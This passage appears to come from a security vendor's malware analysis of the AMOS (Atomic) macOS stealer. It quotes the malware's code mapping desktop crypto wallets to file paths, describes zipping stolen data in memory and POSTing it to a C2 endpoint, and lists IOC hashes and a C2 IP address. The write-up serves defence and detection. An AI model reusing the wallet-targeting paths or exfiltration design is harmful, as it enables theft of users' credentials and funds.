


```
wallet_map = {
    "deskwallets/Electrum": profile + "/.electrum/wallets/",
    "deskwallets/Coinomi": library + "Coinomi/wallets/",
    "deskwallets/Exodus": library + "Exodus/",
    "deskwallets/Atomic": library + "atomic/Local Storage/leveldb/",
}
```

Sending the collected data to the C2 server

Everything that the script has gathered from the target computer is added to a ZIP archive stored in memory, as a way to minimize the traces left on the compromised device.

After the data collection stage, the content of the archive is sent to the C2 address, whose value is hardcoded at the beginning of the script, using a `POST` request to the */p2p* endpoint. The archive has the following structure:



```
Feb 26 16:35 Chromium
Feb 26 16:35 FileGrabber
Feb 26 16:35 deskwallets
Feb 23 11:39 error.log
Feb 26 16:35 ff
Feb 23 11:26 keychain
Feb 23 11:39 pwd
Feb 23 11:39 user
Feb 23 11:39 username
```

Note: AMOS (Atomic) Stealer was previously associated with a Russian threat actor, which is again confirmed by the address of the C2 server .

Detections:

- The `Mach-O` droppers are detected as `Gen:Variant.Trojan.MAC.Dropper.5` or `Trojan.MAC.Dropper`
- The Python scripts are detected as `Generic.MAC.Stealer.G`

Indicators of Compromise

Currently known indicators of compromise can be found below. Bitdefender Threat Intelligence customers can access enriched, contextual insights about this attack. The ThreatID BDee2yljl8 in the Bitdefender IntelliZone portal includes additional TTPs and visualizations. For more information about Bitdefender Threat Intelligence solution visit our product page.

IOCs Hashes for the DMG files:

- 0caf5b5cc825e724c912ea2a32eceb59
- f0dc72530fa06b278b7da797e5fcb3a1
- 6c402df53630f7a41f9ceaafdca63173
- e5c059cc26cc430d3294694635e06aef
- b1e0274963801a8c27ef5d6b17fe4255
- 8672d682b0a8963704761c2cc54f7acc
- 11183a3f8a624dbf66393f449db8212e
- e6412f07e6f2db27c79ad501fbdb6a99
- b1b64298a01b55720eb71145978dd96b
- 15e64a1f7c5ca5d64f4b2a8bf60d76a0
- 4dce69d4d030bd60ee24503b8bdda39d

- 740e5f807102b524188ffd198fe9bb3b
- 8c71b553c29ff57cf135863f6de7125e

IOCs for the Mach-O droppers:

- 6aab14b38bbb6b07bd9e5b29a6514b62
- af23cd92ab15ebcc02b91664a0adc6fb
- d9c40f35b9eaf16a2a7b4204a4e369a8
- 6e777e9d95945386ced5c1cbb3173854
- bc113574cfe6b8d0fb6fb13f43be261b
- e125d2e359995c4f4b4d262244767385
- 98fdef18dfca95dfd75630d8f1d54322
- a66027146c009b3fdbc29400c7c74346
- df74b93df64240e86d8d721c03d7a8a3
- 08fc1d03db95a69cddcd173c1311e681
- 013f3ba3a61ba52ba00b53da40da8a2b
- 259809091a9d4144a307c6363e32d2ea

IoCs for the Python scripts

- 6e375185480ee26c2f31c04c36a8a0e8
- c8ac97b9df5a2dc51be6a65e6d7bce6b
- 70b0f6ff8facca122591249f9770d7c9
- fba8e41640a249f638de197ad615bd72

IoCs for C&C URLs:

`5.42.65.114` (previously linked to a C&C server associated with Amadey malware)

tags

Anti-Malware Research


Author

Andrei LAPUSNEANU

I'm a Security Researcher at Bitdefender, always trying to be one step ahead of cybercriminals targeting Unix. I am passionate about exploring the world and staying active through sports.

View all posts

Right now Top posts



FOLLOW US ON SOCIAL MEDIA